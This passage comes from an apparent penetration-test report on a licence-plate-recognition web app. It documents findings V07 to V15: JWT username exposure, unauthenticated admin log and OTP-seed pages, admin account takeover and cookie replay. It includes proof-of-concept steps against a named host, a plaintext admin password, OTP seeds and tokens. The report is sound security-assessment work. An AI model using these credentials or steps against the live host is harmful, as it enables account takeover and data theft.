[{"result": {"message": "", "status": "success", "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJUzI1NiJ9.eyJwdWIUsalNfall0i0iJ3bzBzZ3NAZ21halwuY28tIwiZXhwIjoxNjU3MjM4ODE0f0.sLBXJ_16h_Y39F_iutgA0zJboAB5j8A0i4G8rLntU"}]
```

1.2.7. V07 - Username is exposed in the decoded token information.

Description	[V07] Username is exposed in the decoded token information.																		
CIA	[CONFIDENTIALITY]	Attack vector	[CLIENT/ACCESS]																
Approach	[REVIEW/CODE]	Exploit technique	[SNIFFING]																
Vulnerabilities																			
Username is exposed in the decoded token information. See Usermanagement.py																			
<pre>if data is not None: if data.password == form_pass: totp_instance = pyotp.TOTP(data.otp) valid = totp_instance.verify(form_otp) if valid: data.otpcnt = 0 data.passwordcnt = 0 db.session.commit() token = jwt.encode({'public_id': data.username, 'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=45)}, config._JWT_SECRET_KEY_, "HS256") value = {'result': 'status' : "success", 'token' : token, 'message': '' }) </pre>																			
Relative component / source code																			
UI webapp																			
CVSS Score	7.9	Severity	High																
Common Vulnerability Scoring System Calculator <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Score Type</th> <th>Score Value</th> </tr> </thead> <tbody> <tr> <td>CVSS Base Score</td> <td>6.5</td> </tr> <tr> <td>Impact Subscore</td> <td>3.6</td> </tr> <tr> <td>Exploitability Subscore</td> <td>2.8</td> </tr> <tr> <td>CVSS Temporal Score</td> <td>6.2</td> </tr> <tr> <td>CVSS Environmental Score</td> <td>7.9</td> </tr> <tr> <td>Modified Impact Subscore</td> <td>5.4</td> </tr> <tr> <td>Overall CVSS Score</td> <td>7.9</td> </tr> </tbody> </table> <p>Show Equations</p> <p>AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/E:P/RL:X/RC:C/CR:H/IR:L/AR:L/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:N/MA:N</p>				Score Type	Score Value	CVSS Base Score	6.5	Impact Subscore	3.6	Exploitability Subscore	2.8	CVSS Temporal Score	6.2	CVSS Environmental Score	7.9	Modified Impact Subscore	5.4	Overall CVSS Score	7.9
Score Type	Score Value																		
CVSS Base Score	6.5																		
Impact Subscore	3.6																		
Exploitability Subscore	2.8																		
CVSS Temporal Score	6.2																		
CVSS Environmental Score	7.9																		
Modified Impact Subscore	5.4																		
Overall CVSS Score	7.9																		
Consequence / Impact analysis																			
an attacker can steal user credentials such as user name. using this information, an attacker can try to access to login server.																			
Recommended mitigation																			
Avoid exposing user accounts to jwt token payload. Instead, use a user id number that can replace public_id.																			
Tools needed	JWT Decoder online																		
Proof of concept / How to attack																			
1. get token using V06 Vulnerabilities																			
2. decode token using Base64																			
Encoded	PASTE A TOKEN HERE	Decoded	EDIT THE PAYLOAD AND SECRET																
<pre>eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwdWJsaWNfaWQiOjsZzIuM3R1YW1AZ21haWwuY29tIiwicmVhcmVzIjoxNjU3MjM5MTEzfQ.8u5t1kHW2RfyzIh2i2RB9xf4-f1KT976Bj9A1mV4jKU </pre>		<p>HEADER: ALGORITHM & TOKEN TYPE</p> <pre>{ "typ": "JWT", "alg": "HS256" }</pre> <p>PAYOUT: DATA</p> <pre>{ "public_id": "lg2.3team@gmail.com", "exp": 1657239113 }</pre>																	

1.2.8. V08 - Attacker can inject a fake play-back to officer's browser

Description	[V08] Attacker can inject a fake play-back to officer's browser																		
CIA	[INTEGRITY]	Attack vector	[CLIENT/ACCESS]																
Approach	[REVIEW/CODE]	Exploit technique	[SPOOFING]																
Vulnerabilities																			
Attacker can inject malicious playback file instead of normal playback file.																			
Relative component / source code																			
Local Server, ALPR.exe, UI webapp																			
CVSS Score	7.9	Severity	High																
Common Vulnerability Scoring System Calculator <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Score Type</th> <th>Score Value</th> </tr> </thead> <tbody> <tr> <td>CVSS Base Score</td> <td>5.7</td> </tr> <tr> <td>Impact Subscore</td> <td>3.6</td> </tr> <tr> <td>Exploitability Subscore</td> <td>2.1</td> </tr> <tr> <td>CVSS Temporal Score</td> <td>5.4</td> </tr> <tr> <td>CVSS Environmental Score</td> <td>7.9</td> </tr> <tr> <td>Modified Impact Subscore</td> <td>5.4</td> </tr> <tr> <td>Overall CVSS Score</td> <td>7.9</td> </tr> </tbody> </table> <p>Show Equations</p> <p>CVSS v3.1 Vector AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:H/A:N/E:P/RL:X/RC:C/CR:L/IR:H/AR:L/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:N/M:H/MA:N</p>				Score Type	Score Value	CVSS Base Score	5.7	Impact Subscore	3.6	Exploitability Subscore	2.1	CVSS Temporal Score	5.4	CVSS Environmental Score	7.9	Modified Impact Subscore	5.4	Overall CVSS Score	7.9
Score Type	Score Value																		
CVSS Base Score	5.7																		
Impact Subscore	3.6																		
Exploitability Subscore	2.1																		
CVSS Temporal Score	5.4																		
CVSS Environmental Score	7.9																		
Modified Impact Subscore	5.4																		
Overall CVSS Score	7.9																		
Consequence / Impact analysis																			
An attacker can use the corrupted file to deceive the officer.																			
Recommended mitigation																			
Change design of the interface between local server and alpr.exe (ALPR.exe instance should be corresponded to UI webapp with 1:1 manner.)																			
Tools needed	NA																		
Proof of concept / How to attack																			
<p>Pre-Condition 1. Officer did log-in normally. Procedure 1. Attacker executes another browser. 2. Attacker accesses local client's server : "https://127.0.0.1:3000" 3. Attacker selects playback file with skipping log-in. 4. Attacker clicks "START ALPR." 5. Playback file selected by attacker is played on officer's browser and corresponding vehicle information are displayed also. - Officer's browser - Attacker's browser</p>																			



1.2.9. V09 - All Username were exposed when entering a specific page

Description	[V09] All Username were exposed when entering a specific page																		
CIA	[CONFIDENTIALITY]	Attack vector	[SERVER/ACCESS]																
Approach	[REVIEW/DESIGN] [REVIEW/CODE]	Exploit technique	[NOSPECIFIED]																
Vulnerabilities																			
All Username were exposed when entering a specific page. - no restrictions on API access. - GET team-server-dhzve.run.goorm.io/admin/log see usermanagement.py : no api access restrictions.																			
<pre>@user_management.route('/admin/log') def adminlog(): logs = Log.query.all() #sum_best = db.session.query(db.func.sum(Log.bestcnt)).first()[0] #sum_partial = db.session.query(db.func.sum(Log.partialcnt)).first()[0] #print(sum_best) #print(sum_partial) with open("log.txt", "w+") as file: for log in logs: line = f"{log.username} {log.qps} {log.bestcnt} {log.partialcnt} \n" file.write(line) file.close() return render_template('log.html', title='User Log', logs=logs)</pre>																			
Relative component / source code																			
CVSS Score	9.6	Severity	Critical																
Common Vulnerability Scoring System Calculator <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Score Type</th> <th>Score Value</th> </tr> </thead> <tbody> <tr> <td>Base Score</td> <td>9.9</td> </tr> <tr> <td>Impact</td> <td>5.3</td> </tr> <tr> <td>Exploitability</td> <td>3.9</td> </tr> <tr> <td>Temporal Score</td> <td>9.9</td> </tr> <tr> <td>Environmental Score</td> <td>9.6</td> </tr> <tr> <td>Modified Impact Subscore</td> <td>5.6</td> </tr> <tr> <td>Overall CVSS Score</td> <td>9.6</td> </tr> </tbody> </table> <p>CVSS v3.1 Vector AV:N/AC:L/PR:N/UI:N/S:C:H/I:L/A:L/E:H/RL:X/RC:C/CR:H/I:L/AR:M/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:N/MA:L</p>				Score Type	Score Value	Base Score	9.9	Impact	5.3	Exploitability	3.9	Temporal Score	9.9	Environmental Score	9.6	Modified Impact Subscore	5.6	Overall CVSS Score	9.6
Score Type	Score Value																		
Base Score	9.9																		
Impact	5.3																		
Exploitability	3.9																		
Temporal Score	9.9																		
Environmental Score	9.6																		
Modified Impact Subscore	5.6																		
Overall CVSS Score	9.6																		
Consequence / Impact analysis																			
An attacker can steal user credentials such as user name in e-mail format. using this information, an attacker can try to access to login server.																			
Recommended mitigation																			
1. Add access permissions to the API provided to the administrator. 2. Minimize attackable URLs such as "team-server-dhzve.run.goorm.io/admin/log"																			
Tools needed	NA																		
Proof of concept / How to attack																			

1. Enter <https://team-server-dhzve.run.qoorm.io/admin/log>

User Log

Username	Query Per Second	Best Match Count	Partial Match Count
lg2.3team@gmail.com	0.0	0	0
test@gmail.com	1.0	20	1
test1@gmail.com	2.0	13	0
test2@gmail.com	2.0	7	0
test3@gmail.com	1.0	56	2
test4@gmail.com	0.0	0	0

1.2.10. V10 - All OTP seeds were exposed when entering a specific page.

Description	[V10] All OTP seeds were exposed when entering a specific page. As a result, 2 factor authentication becomes useless.																		
CIA Approach	[CONFIDENTIALITY] [REVIEW/DESIGN] [REVIEW/CODE]	Attack vector Exploit technique	[SERVER/ACCESS] [NOSPECIFIED]																
Vulnerabilities																			
All OTP seeds were exposed when entering a specific page. As a result, 2 factor authentication becomes useless. - no restrictions on API access. - GET team-server-dhzve.run.goorm.io/auth/<user> see Usermanagement.py : no api access restrictions.																			
<pre>@user_management.route("/auth/<user>", methods=['GET']) def OTP_auth(user): data = User.query.filter_by(username=user).first() if data is not None: return render_template('auth.html', title="User OTP Info.", secret_key=data.otp, prov_uri=pyotp.TOTP(data.otp).provisioning_uri(name=user, issuer_name='3team Studio Project')) else: flash("Invalid user. Please try again.") return redirect(url_for("usermanagement.index"))</pre>																			
Relative component / source code																			
CVSS Score	9.7	Severity	Critical																
Common Vulnerability Scoring System Calculator <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Score Type</th> <th>Score Value</th> </tr> </thead> <tbody> <tr> <td>Base Scores</td> <td>8.6</td> </tr> <tr> <td>Impact</td> <td>4.0</td> </tr> <tr> <td>Exploitability</td> <td>3.9</td> </tr> <tr> <td>Temporal</td> <td>8.4</td> </tr> <tr> <td>Environmental</td> <td>9.7</td> </tr> <tr> <td>Modified Impact</td> <td>5.9</td> </tr> <tr> <td>Overall</td> <td>9.7</td> </tr> </tbody> </table> <p>CVSS v3.1 Vector AV:N/AC:L/PR:N/UI:N/S:C:H/I:N/A:N/E:F/RL:X/RC:C:CR:H/IR:L/AR:L/MAV:N/MAC:L/MPR:N/MUI:N/MS:C/MC:H/MI:N/MA:N</p> <p>CVSS Base Score: 8.6 Impact Subscore: 4.0 Exploitability Subscore: 3.9 CVSS Temporal Score: 8.4 CVSS Environmental Score: 9.7 Modified Impact Subscore: 5.9 Overall CVSS Score: 9.7</p> <p>Show Equations</p>				Score Type	Score Value	Base Scores	8.6	Impact	4.0	Exploitability	3.9	Temporal	8.4	Environmental	9.7	Modified Impact	5.9	Overall	9.7
Score Type	Score Value																		
Base Scores	8.6																		
Impact	4.0																		
Exploitability	3.9																		
Temporal	8.4																		
Environmental	9.7																		
Modified Impact	5.9																		
Overall	9.7																		
Consequence / Impact analysis																			
An attacker can steal user credentials such as user otp seed. using this information, an attacker can try to access to login server.																			
Recommended mitigation																			
1. Add access permissions to the API provided to the administrator. 2. Minimize attackable URLs such as "team-server-dhzve.run.goorm.io/auth/<user>"																			
Tools needed	NA																		
Proof of concept / How to attack																			
<ol style="list-style-type: none"> Get username from "https://team-server-dhzve.run.goorm.io/admin/log" page without authentication. Enter <ul style="list-style-type: none"> "https://team-server-dhzve.run.goorm.io/auth/lg2.3team@gmail.com" "https://team-server-dhzve.run.goorm.io/auth/test@gmail.com" "https://team-server-dhzve.run.goorm.io/auth/test1@gmail.com" "https://team-server-dhzve.run.goorm.io/auth/test2@gmail.com" "https://team-server-dhzve.run.goorm.io/auth/test3@gmail.com" "https://team-server-dhzve.run.goorm.io/auth/test4@gmail.com" 																			

team-server-dhzve.run.goorm.io/auth/lg2.3team@gmail.com

OpenGrok Gerrit AndroidDev Inspect Firebase Kibana Kibana-Test Zeplin Json Parser

User OTP Info.

- o Open Google Authenticator
- o Tap on the + button
- o Then tap on 'Enter a setup key'
- o Type the text written below into the file 'Your key'
- o Click Add



GNPDDQVSOSVMFTC2YIWSSKMU4FYOJQF

team-server-dhzve.run.goorm.io/auth/test@gmail.com

OpenGrok Gerrit AndroidDev Inspect Firebase Kibana Kibana-Test Zeplin Json Parser

User OTP Info.

- o Open Google Authenticator
- o Tap on the + button
- o Then tap on 'Enter a setup key'
- o Type the text written below into the file 'Your key'
- o Click Add



45JXVASDACABF464MD2BRBRFBCXL54Z

1.2.11.V11 - The administrator account has been hijacked and can login with the admin's credentials(username, password, otp).


Description	[V11] The administrator account has been hijacked and can login with the admin's credentials(username, password, otp).																		
CIA	[CONFIDENTIALITY]	Attack vector	[SERVER/ACCESS]																
Approach	[REVIEW/DESIGN] [REVIEW/CODE]	Exploit technique	[CRAFTPACKET] [SPOOFING]																
Vulnerabilities																			
The administrator account has been hijacked and can login with the admin's credentials(username, password, otp). - "team-server-dhzve.run.goorm.io/admin/signin"																			
see Usermamagement.py : use POST method																			
<pre>@user_management.route("/admin/signin", methods=['GET', 'POST']) def adminsignin(): form_user = request.form.get("username") form_pass = request.form.get("password") form_otp = request.form.get("otp") if request.method == 'POST': data = User.query.filter_by(username=form_user).first() if data is not None: if data.password == form_pass : totp_instance = pyotp.TOTP(data.otp) valid = totp_instance.verify(form_otp) if valid: if data.admin : session['username'] = "admin" data.otpcnt = 0 data.passwordcnt = 0 db.session.commit() return redirect(url_for("usermanagement.page")) else : flash("You don't have admin authorization") </pre>																			
Relative component / source code																			
CVSS Score	8.1	Severity	High																
Common Vulnerability Scoring System Calculator <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Category</th> <th>Score</th> </tr> </thead> <tbody> <tr> <td>Base</td> <td>7.5</td> </tr> <tr> <td>Impact</td> <td>3.6</td> </tr> <tr> <td>Exploitability</td> <td>3.9</td> </tr> <tr> <td>Temporal</td> <td>7.3</td> </tr> <tr> <td>Environmental</td> <td>8.1</td> </tr> <tr> <td>Modified Impact</td> <td>5.4</td> </tr> <tr> <td>Overall</td> <td>8.1</td> </tr> </tbody> </table> <p>CVSS Base Score: 7.5 Impact Subscore: 3.6 Exploitability Subscore: 3.9 CVSS Temporal Score: 7.3 CVSS Environmental Score: 8.1 Modified Impact Subscore: 5.4 Overall CVSS Score: 8.1</p> <p>Show Equations</p> <p>CVSS v3.1 Vector AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:X/RC:C/CR:H/IR:L/AR:L/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:N/MA:N</p>				Category	Score	Base	7.5	Impact	3.6	Exploitability	3.9	Temporal	7.3	Environmental	8.1	Modified Impact	5.4	Overall	8.1
Category	Score																		
Base	7.5																		
Impact	3.6																		
Exploitability	3.9																		
Temporal	7.3																		
Environmental	8.1																		
Modified Impact	5.4																		
Overall	8.1																		
Consequence / Impact analysis																			
1. an attacker accesses the server with the stolen admin's account information and gets a admin's cookie from server. 2. Using this information, an attacker can add new illegal account.																			
Recommended mitigation																			
1. Add access permissions to the API provided to the administrator. 2. Minimize attackable URLs such as "team-server-dhzve.run.goorm.io/auth/<user>" 3. Block repeated failed login attempts for a certain period of time																			

4. When the number of failed logins is exceeded, the account is locked.

Tools needed | Brutus Password Cracker

Proof of concept / How to attack

1. to get admin's username and password from login's URL params or chrome inspector or sniff the client.
2. to get otp seeds form
“<https://team-server-dhzve.run.goorm.io/auth/lg2.3team@gmail.com>”
3. enter “<https://team-server-dhzve.run.goorm.io/admin/signin>”
- otp seed : “GNPDDQVSOSVMFTC2YIWVSSKMU4FYOJQF”
4. input Username : “lg2.3team@gmail.com” and Password: “qwer!1234”, OTP number : “xxxxxx”




Admin SignIn

Username

Password

OTP number

LOGIN



Admin Page

[User SignUp](#) [Log](#) [Logout](#)

1.2.12. V12 - Any user account can be added by obtaining administrator privileges

Description	[V12] Any user account can be added by obtaining administrator privileges (admin login or stolen cookie)																		
CIA	[INTEGRITY]	Attack vector	[SERVER/ACCESS]																
Approach	[REVIEW/DESIGN] [REVIEW/CODE]	Exploit technique	[CRAFTPACKET] [SPOOFING]																
Vulnerabilities																			
Any user account can be added by obtaining administrator privileges. (admin login or stolen cookie)																			
Usermanagement.py																			
<pre>@user_management.route("/admin/signup", methods=['GET', 'POST']) def signup(): if not "username" in session: flash("You are not authorized to signup, Please sign in admin account") return render_template('index.html', title='Admin SignIn') if session['username'] != "admin": flash("You are not authorized to signup, Please sign in admin account") return render_template('index.html', title='Admin SignIn') form_user = request.form.get("username") form_pass = request.form.get("password") form_confirm_pass = request.form.get("confirm_password") if request.method == 'POST': if form_user is None or form_pass is None or form_confirm_pass is None: return {"result": { "status": "fail", "message": "Invalid signup info." }} result, value = valid_username(form_user)</pre>																			
Relative component / source code																			
CVSS Score	7.9	Severity	High																
<p>Common Vulnerability Scoring System Calculator</p> <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table border="1"> <thead> <tr> <th>Score Type</th> <th>Value</th> </tr> </thead> <tbody> <tr> <td>CVSS Base Score</td> <td>4.9</td> </tr> <tr> <td>Impact Subscore</td> <td>3.6</td> </tr> <tr> <td>Exploitability Subscore</td> <td>1.2</td> </tr> <tr> <td>CVSS Temporal Score</td> <td>4.7</td> </tr> <tr> <td>CVSS Environmental Score</td> <td>7.9</td> </tr> <tr> <td>Modified Impact Subscore</td> <td>5.4</td> </tr> <tr> <td>Overall CVSS Score</td> <td>7.9</td> </tr> </tbody> </table> <p>Show Equations</p> <p>AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:H/A:N/E:P/RL:X/RC:C/CR:L/R:H/AR:L/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:N/M:H/MA:N</p>				Score Type	Value	CVSS Base Score	4.9	Impact Subscore	3.6	Exploitability Subscore	1.2	CVSS Temporal Score	4.7	CVSS Environmental Score	7.9	Modified Impact Subscore	5.4	Overall CVSS Score	7.9
Score Type	Value																		
CVSS Base Score	4.9																		
Impact Subscore	3.6																		
Exploitability Subscore	1.2																		
CVSS Temporal Score	4.7																		
CVSS Environmental Score	7.9																		
Modified Impact Subscore	5.4																		
Overall CVSS Score	7.9																		
Consequence / Impact analysis																			
An attacker can pollute the user db by adding illegal users. And An attacker can acquire the plate information using illegal users information																			
Recommended mitigation																			
Use trusted device and user authentication using the PKI with SSL/TLS																			
Tools needed	Postman																		
Proof of concept / How to attack																			
<ol style="list-style-type: none"> Log in through the page below https://team-server-dhzve.run.goorm.io/admin/signin - Administrator credentials can be acquired through ID12. enter “https://team-server-dhzve.run.goorm.io/admin/signup” add user 																			

User SignUp

Username

Password

Confirm Password

SIGNUP

User OTP Info.

- Open Google Authenticator
- Tap on the + button
- Then tap on 'Enter a setup key'
- Type the text written below into the file 'Your key'
- Click Add



KYROVIVS3ZD2RN5IR3BGQMCC3MESKAOJ

User Log

Username	Query Per Second	Best Match Count	Partial Match Count
lg2_team@gmail.com	0.0	0	0
test@gmail.com	1.0	20	1
test1@gmail.com	2.0	13	0
test2@gmail.com	2.0	7	0
test3@gmail.com	1.0	56	2
test4@gmail.com	0.0	0	0
wo0ngs@gmail.com	0.0	0	0

OpenGrok Gerrit AndroidDev Inspect Firebase Kibana OpenGrok Gerrit AndroidDev Inspect Firebase Kibana

OpenGrok Gerrit AndroidDev Inspect Firebase Kibana Test Zeplin JX

1.2.13. V13 - Direct access to "<https://team-server-dhzve.run.goorm.io/admin/signup>" page is possible through the exposed admin cookie value.

Description	[V13] Direct access to "https://team-server-dhzve.run.goorm.io/admin/signup" page is possible through the exposed admin cookie value. and any account can be added possibly		
CIA	[CONFIDENTIALITY] [INTEGRITY]	Attack vector	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN] [REVIEW/CODE]	Exploit technique	[CRAFTPACKET] [WEBDEBBER]

Vulnerabilities

usermanagement.py

```

@user.management.route("/admin/signup", methods=['GET', 'POST'])
def signup():
    if not "username" in session:
        flash("You are not authorized to signup. Please sign in admin account")
        return render_template('index.html', title='Admin SignIn')
    if session['username'] != "admin":
        flash("You are not authorized to signup. Please sign in admin account")
        return render_template('index.html', title='Admin SignIn')

    form_user = request.form.get("username")
    form_pass = request.form.get("password")
    form_confirm_pass = request.form.get("confirm_password")

    if request.method == 'POST':
        if form_user is None or form_pass is None or form_confirm_pass is None:
            return {"result": {
                "status": "fail",
                "message": "Invalid signup info."
            }}
        result, value = valid_username(form_user)
        if not result:
            flash(value)
            return render_template('signup.html', title='User Signup')
        result, value = valid_password(form_pass)
        if not result:
            flash(value)
            return render_template('signup.html', title='User Signup')
        data = User.query.filter_by(username=form_user).first()
        if data is not None:
            flash("User Name already exists. Please try with another one")
            return render_template('signup.html', title='User Signup')
        else:
            if form_pass == form_confirm_pass:
                otpoken = pyotp.random_base32()
                user = User(username=form_user, password=form_pass, otp=otoken, admin=False)
                log = Log(username=form_user)
                db.session.add(log)
                db.session.commit()

                return render_template('auth.html', title="User OTP Info.", secret_key=otoken,
                                      prov_uri=pyotp.TOTP(otoken).provisioning_url(name=form_user, issuer_name='3team Studio Project'))
            else:
                flash("Passwords do not match")
                return render_template('signup.html', title='User Signup')
    else:
        return render_template('signup.html', title='User Signup')


```

Relative component / source code

CVSS Score	7.9	Severity	High
------------	-----	----------	------

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



Consequence / Impact analysis

An attacker can steal Administrator's credentials such as cookie and use this admin credentials to add new illegal account.

Recommended mitigation

1. Use trusted device and user authentication using the PKI with SSL/TLS
2. Using Javascript Obfuscation technology

Tools needed Postman or Chrome inspector,

Proof of concept / How to attack

1. exposed admin cookies

- domain : team-server-dhzve.run.goorm.io

The screenshot shows the NetworkMiner interface with the following details:

- Domain: team-server-dhzve.run.goorm.io
- Cookie Name: session
- Cookie Value: eyJ1c2VybmtZSI6ImFkbWluIn0.YsawpA.0TI_K05HmxHuVBfzGtuOTngJ4
- Domain: team-server-dhzve.run.goorm.io










2. decoded cookies

The jwt.io interface displays the decoded cookie payload:

```
{  
  "username": "admin"  
}
```

3. insert cookie to another pc browser

1.2.14. V14 - no log records for login or logout with an administrator account and looking up log on the server side

Description	[V14] no log records for login or logout with an administrator account and looking up log on the server side																		
CIA	[CONFIDENTIALITY]	Attack vector	[SERVER/ACCESS]																
Approach	[REVIEW/CODE]	Exploit technique	[NOSPECIFIED]																
Vulnerabilities																			
usermanagement.py - no log <pre>@user_management.route("/admin/signin", methods=['GET', 'POST']) def adminsignin(): form_user = request.form.get("username") form_pass = request.form.get("password") form_otp = request.form.get("otp") if request.method == 'POST': data = User.query.filter_by(username=form_user).first() if data is not None: if data.password == form_pass: otp_instance = pyotp.TOTP(data.otp) valid = otp_instance.verify(form_otp) if valid: if data.admin : session["username"] = "admin" data.otpfcnt = 0 data.passwordfcnt = 0 db.session.commit() return redirect(url_for("usermanagement.page")) else : flash("You don't have admin authorization") @user_management.route("/admin/signin", methods=['GET', 'POST']) def adminsignin(): form_user = request.form.get("username") form_pass = request.form.get("password") form_otp = request.form.get("otp") if request.method == 'POST': data = User.query.filter_by(username=form_user).first() if data is not None: if data.password == form_pass: otp_instance = pyotp.TOTP(data.otp) valid = otp_instance.verify(form_otp) if valid: if data.admin : session["username"] = "admin" data.otpfcnt = 0 data.passwordfcnt = 0 db.session.commit() return redirect(url_for("usermanagement.page")) else : flash("You don't have admin authorization")</pre>																			
Relative component / source code																			
CVSS Score	0.0	Severity	None																
Common Vulnerability Scoring System Calculator <p>This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.</p> <table style="width: 100%; border-collapse: collapse;"> <tr> <td style="width: 25%; text-align: center; padding-bottom: 10px;">  Base Scores Base Impact Exploitability 3.9 </td> <td style="width: 25%; text-align: center; padding-bottom: 10px;">  Temporal Temporal 0.0 </td> <td style="width: 25%; text-align: center; padding-bottom: 10px;">  Environmental Environmental Modified Impact 0.0 0.0 </td> <td style="width: 25%; text-align: center; padding-bottom: 10px;">  Overall Overall 0.0 </td> </tr> <tr> <td colspan="4" style="text-align: right; padding-top: 10px;"> CVSS Base Score: 0.0 Impact Subscore: 0.0 Exploitability Subscore: 3.9 CVSS Temporal Score: 0.0 CVSS Environmental Score: 0.0 Modified Impact Subscore: 0.0 Overall CVSS Score: 0.0 </td> </tr> <tr> <td colspan="4" style="text-align: right; padding-top: 10px;"> Show Equations </td> </tr> <tr> <td colspan="4" style="text-align: center; font-size: small; padding-top: 10px;"> CVSS v3.1 Vector AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:L/IR:L/AR:L/MAV:N/MAC:X/MPR:X/MUI:N/MS:U/MC:N/MI:N/MA:N </td> </tr> </table>				 Base Scores Base Impact Exploitability 3.9	 Temporal Temporal 0.0	 Environmental Environmental Modified Impact 0.0 0.0	 Overall Overall 0.0	CVSS Base Score: 0.0 Impact Subscore: 0.0 Exploitability Subscore: 3.9 CVSS Temporal Score: 0.0 CVSS Environmental Score: 0.0 Modified Impact Subscore: 0.0 Overall CVSS Score: 0.0				Show Equations				CVSS v3.1 Vector AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:L/IR:L/AR:L/MAV:N/MAC:X/MPR:X/MUI:N/MS:U/MC:N/MI:N/MA:N			
 Base Scores Base Impact Exploitability 3.9	 Temporal Temporal 0.0	 Environmental Environmental Modified Impact 0.0 0.0	 Overall Overall 0.0																
CVSS Base Score: 0.0 Impact Subscore: 0.0 Exploitability Subscore: 3.9 CVSS Temporal Score: 0.0 CVSS Environmental Score: 0.0 Modified Impact Subscore: 0.0 Overall CVSS Score: 0.0																			
Show Equations																			
CVSS v3.1 Vector AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:P/RL:X/RC:C/CR:L/IR:L/AR:L/MAV:N/MAC:X/MPR:X/MUI:N/MS:U/MC:N/MI:N/MA:N																			
Consequence / Impact analysis																			
An attacker accesses the server with the stolen account, but the server does not record. So, it is impossible to track the attacker.																			
Recommended mitigation																			
Logging																			
Tools needed	NA																		

Proof of concept / How to attack

1.2.15. V15 - An attacker can retrieve plate information with a newly added user account by the stolen administrator account.

Description	[V15] An attacker can retrieve plate information with a newly added user account by the stolen administrator account.																		
CIA	[CONFIDENTIALITY] [INTEGRITY]	Attack vector	[SERVER/ACCESS]																
